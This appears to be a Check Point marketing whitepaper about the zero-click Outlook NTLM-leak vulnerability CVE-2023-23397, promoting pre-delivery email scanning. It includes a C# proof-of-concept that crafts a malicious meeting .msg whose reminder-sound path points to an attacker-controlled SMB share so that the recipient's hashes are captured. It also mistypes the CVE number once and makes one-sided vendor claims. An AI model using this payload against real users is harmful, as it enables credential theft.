YOU DESERVE THE BEST SECURITY

Why the Zero-Click Attack on Outlook Is a Game-Changer for Email Security

Why the Zero-Click Attack on Outlook Is a Game-Changer for Email Security

In March, Microsoft disclosed a vulnerability impacting Outlook with a 9.8 CVSS Rating. CVE-2023-23307 allows hackers to send an email with a malicious payload that causes the Outlook client to automatically disclose NTLM hashes. The email utilizes a Universal Naming Convention that allows for a custom notification sound for things like meeting reminders. NTLM is the format in which user passwords are stored on Windows.

```
0 references
public class AppointmentTest
{
    0 references
    public static void Main()
    {
        using (var appointment = new Appointment(
new Sender("testing23397@outlook.com", "John Hammond"),
new Representing("testing23397@outlook.com", "John Hammond"),
"CVE-2023-23397"))
        {
            appointment.Recipients.AddTo("testing23397@outlook.com", "Testing23397");
            appointment.Subject = "CVE-2023-23397";
            appointment.Location = "CVE-2023-23397";
            appointment.MeetingStart = DateTime.Now.Date.AddDays(-2).Date;
            appointment.MeetingEnd = DateTime.Now.Date.AddDays(-1).Date;
            appointment.AllDay = true;
            appointment.BodyText = "CVE-2023-23397";
            appointment.BodyHtml = "<html><head></head><body><b>Testing CVE-2023-23397</b></body></html>";
            appointment.SentOn = DateTime.UtcNow;
            appointment.Importance = MessageImportance.IMPORTANCE_NORMAL;
            appointment.IconIndex = MessageIconIndex.UnsentMail;

            // Added for CVE-2023-23397
            appointment.PidLidReminderFileParameter = @"\\192.168.111.138\share\";
            appointment.PidLidReminderOverride = true;

            appointment.Save(@"./malicious.msg");
        }
    }
}
```

It's typically done through a calendar invite. These files can have multiple attributes like meeting location, duration, description, reminders and more. It also has the option to use a custom audio file, which looks like this:

```
BEGIN:VALARM
   ACTION:AUDIO
   ATTACH;FMTTYPE=audio/basic:ftp://host.com/pub/sounds/bell-01.aud
   END:VALARM
```

This file can be tweaked to become malicious, and that is what the hackers do. The downloading of this file can expose the user's NTLM hashes. (NTLM hashes are the form in which passwords are stored on Microsoft systems.)

The .msg file arrives at the Outlook server, initiating a connection for NTLM authentication. The attack is triggered when victim client is prompted and notified. User interaction is not necessary—even before message preview. As soon as the message is processed by Outlook, the vulnerability is triggered and the NTLM hashes are returned to the sender. This only affects the Windows Outlook desktop client. No need to click, no interaction needed.

We talk about dangerous email attacks all the time. What makes this one different? There's a few things.

For one, NTLM gives keys to the kingdom. It provides access to the email account, for one, but also other Microsoft apps. So not only do the hackers have your email credentials, but they also have Teams, SharePoint, OneDrive and more.

For another, the email does not require the victim to read it or click on it. The email does not require the victim even seeing it. The exploit happens in the time between the email being processed and when it's delivered to the inbox.

Who does this affect most? Post-delivery email security solutions.

The promise of API-based, post-delivery remediation vendors is this: we can remediate a malicious email before your end-user interacts with it. It doesn't matter, they'll say, that the message is delivered. We're so fast at remediation that the user won't even know the email was there. Milliseconds, they say.

It's important to remember that there's a difference between pre-delivery security analyzing an email and Outlook processing it. When an email is sent, default security will analyze. Then, if you have Harmony Email & Collaboration, HEC will analyze. It's only then that it's passed to Outlook for processing. That's when the post-delivery remediation services come into play.


HEC stops malicious messages before Outlook processes it. So it doesn't matter that the user doesn't have to interact with it or not. We block before that even comes into play. Everyone else relies on Outlook first processing. And again, by that point, it's too late.

Post-delivery remediation has its place, and in fact, HEC has this service. There are some key use cases, including links that are weaponized post-delivery, as well as offering an additional layer of protection. But relying on it is not the layered security approach that is required in today's threat landscape.

The Zero-Click Landscape

Zero-clicks aren't incredibly common. But they are incredibly dangerous. There was CVE-2020-9922, which affects the Apple Mail App. This entails sending an email with zip files. These specially crafted zip files automatically write new mail rules that allow the attacker to manipulate home files, which expose third party, sensitive data. It works because the Mail app parses files upon receipt, automatically impacting them. This leads to potential changes in victim configuration, allowing for a potential wormable exploit. It also has the ability to potentially take over other accounts:

Then there was CVE-2019-8626. Once again, this affected the Apple Mail app. Because the app processes incoming messages without user interaction, hackers can potentially take advantage. To do this, they are sending MIME messages over SMTP with Python. This allows for a potential denial of service attack.




```
threshold = (void *)unk_1BA6ED000[507];       // 0x20000
*(Class *)((char *)&v8->super.super.super.var0 + OBJC_IVAR___MFMutableData__threshold) = threshold;
v13 = OBJC_IVAR___MFMutableData__fd;
*(_DWORD *)((char *)&v8->super.super.super.var0 + OBJC_IVAR___MFMutableData__fd) = -1;
if ( (unsigned __int64)threshold > len )
{
  if ( len <= 8 )
    capacity = 8LL;
  else
    capacity = len;
  v15 = OBJC_IVAR___MFMutableData__capacity;
  *(Class *)((char *)&v8->super.super.super.var0 + OBJC_IVAR___MFMutableData__capacity) = (Class)capacity;
  new_mem = j__malloc_185(capacity);          // malloc if size smaller than 0x20000
  *(Class *)((char *)&v8->super.super.super.var0 + OBJC_IVAR___MFMutableData__bytes) = new_mem;
  if ( len )
    j__memmove_101(new_mem, input_bytes, len);
  else
    j_j___platform_bzero_0(new_mem, *(Class *)((char *)&v8->super.super.super.var0 + v15));
  v22 = OBJC_IVAR___MFMutableData__length;
  goto LABEL_16;
}
```

Another vulnerability was first discovered in 2020. It works by sending crafted email to iOS default mail application. All that's required is that the mail application is open in the background. The vulnerability is triggered while processing the downloaded email. The email never actually gets downloaded to the device, but it does allow the attacker to remotely infect the device.

Just because these attacks are on the rarer side doesn't mean that they shouldn't be of concern. As we've said before, it takes just one attack.

And here's the thing: if you use post-delivery, you are helpless against this attack form.

An inbox incursion is when phishing emails are available to the end-user for any length of time. In such cases, the vendor remediates them post-delivery. This is solely how other API vendors operate. This means the email is available for the end-user to open up and click on the link. They may try to convince you that it's "only for a second or so" or that users will "barely notice". Let's be clear, any email phishing email available to the end-user for ANY length of time (5 seconds, 20 seconds, 183 seconds), is not the best that is available. Our research shows the average length of time is 183 seconds.

The response times promoted in sales and marketing literature reflect ideal conditions in small environments. During peak times of day, when users are busiest and most likely to be fooled by a phishing attack, response times grow longer. Five minutes, ten minutes. Even a few seconds is a security risk. And scanning the email itself can take time.

There are a few steps involved here.

First, the two systems have to establish a connection. That can take a second, but it can take even longer when hundreds of connections need to be made. After the connection is made, the email in question needs to be downloaded. The connection needs to be terminated. Then it needs to be scanned. If the email is malicious, then another connection needs to be made to quarantine. Then it needs to be quarantined.

Once all that is done, which can take as long as five minutes in some environments, then it takes milliseconds to remove from the inbox. And all the while, as the Verizon Data Breach Report reminds us, it takes just one minute and 40 seconds for a user to click on a phishing link. The race condition is on.

How do we know this? Because this was how our V1 worked before we created the ability to scan before the inbox. It's why we created our patented inline system.

Since our founding, several other API-based solutions have popped up. But they are, as Omdia puts it, "helper apps" since they can't replace the full functionality of gateways or native security, or serve as the sole protector of an enterprise. That is because they can't prevent inbox incursions. In other words, they can't stop malicious emails from reaching the inbox, and they can't stop end-users from interacting and clicking on them.

So why are post-delivery API-based email security solutions the most impacted by zero-click attacks? It's all comes down to architecture. Because they work by remediating malicious emails after they hit the inbox, the only hope is that they can remediate it before the user has a chance to interact with it. But here's the thing: even if that remediation is done in a millisecond, it's already too late. That's because you cannot remediate zero-click attacks. So the only way is prevention.

This comes down to the ability of HEC to prevent emails before the inbox and it does this through advanced AI/ML. The threat intelligence for which the AI/ML is trained is the single most important factor in determining the effectiveness of the AI/ML algorithm. The richer the intelligence, the better the catch rate. For the "stand-alone" email security vendors, their intelligence is limited. It's limited in terms of the types and magnitude of their threat feeds. In general, they are only looking for email threat intelligence with a small sample size (only hundreds of customers). This is myopic.

HEC AI is powered by the world's most extensive cyber threat intelligence database and extends well beyond email threat data to include threat data from millions of devices including mobile, network, endpoint, and cloud.

To put the magnitude of Check Point's ThreatCloud intelligence into perspective:

- 150,000 connected networks - Number of connected networks reporting into Check Point's ThreatCloud with millions of endpoints worldwide
- 12 Device Types - Number of device types reporting into ThreatCloud including endpoint, mobile, network device, cloud, and email
- 86 billion - Number of transactions processed by ThreatCloud per day
- 7,000 detections of zero-day threats detected each day
- 650K suspicious websites detected per day
- 6.8 Billion malicious website connections blocked last year
- 185 Million malware downloads blocked last year
- 778 Million vulnerability exploit attempts last year
- 200+ of the world's renowned threat research team - full time threat researchers discovering some of the most significant unknown software vulnerabilities
- 30+ AI Technologies under one single product

Summary

The Check Point ethos has always been Prevention First. We've explained to customers the importance of blocking attacks before an end-user has a chance to get compromised, and we've demonstrated technologies that can only be implemented within a pre-delivery architecture, but this attack has really brought the message home.

We believe this is a game-changer for email security. The market is shifting away from SEGs and to API-based security solutions. We believe that shift is long overdue. However, as we've discussed, not all APIs are created equal. The best way to stop a phishing attack is to not deliver it in the first place—the HEC way. It's not delivering it with warnings. (Cigarettes have plenty of warnings on them. It doesn't stop people from using them.) It's not removing it after the fact.

Not all APIs are created equal. Only HEC can prevent malicious emails—including zero-click attacks--from ever reaching the inbox. It's why so many are joining the HEC revolution.

Worldwide Headquarters
5 Shlomo Kaplan Street, Tel Aviv 6789159, Israel | Tel: +972-3-753-4599

U.S. Headquarters
959 Skyway Road, Suite 300, San Carlos, CA 94070 | Tel: 1-800-429-4391

www.checkpoint.com